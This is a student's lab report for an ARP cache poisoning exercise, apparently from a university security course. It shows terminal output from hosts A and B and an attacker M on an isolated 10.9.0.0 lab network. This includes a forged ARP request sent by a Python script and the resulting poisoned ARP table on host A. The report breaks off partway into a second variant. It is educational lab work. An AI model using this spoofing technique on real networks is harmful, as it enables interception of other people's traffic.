Name	Naman Choudhary
SRN	PES2UG20CS209
Section	D

ARP Cache Poisoning Attack Lab


Lab 3

Task 1: ARP Cache Poisoning

Task 1.A: Using ARP request


Without Ether:

Command:
On Host A and B
# arp




```
root@hostA:209:NamanC:/# arp
root@hostA:209:NamanC:/#
```

On Host A and B
# tcpdump -i eth0 -n




```
root@hostA:209:NamanC:/# arp
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```




```
root@hostB:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

On Attacker M
# python3 task1A.py




```
root@hostM:209:NamanC:/volumes# python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```


After the attack:



```
root@hostA:209:NamanC:/# arp
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:28:12.426700 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
14:28:12.428240 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
14:28:12.525301 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6,
 length 28
14:28:12.525525 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
```




```
root@hostB:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:28:12.426781 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
```




```
root@hostA:209:NamanC:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:209:NamanC:/#
```

With Ether:

On Host A and B
# arp




```
root@hostA:209:NamanC:/# arp
root@hostA:209:NamanC:/#
```




```
root@hostB:209:NamanC:/# arp
root@hostB:209:NamanC:/#
```

On Host A and B
# tcpdump -i eth0 -n

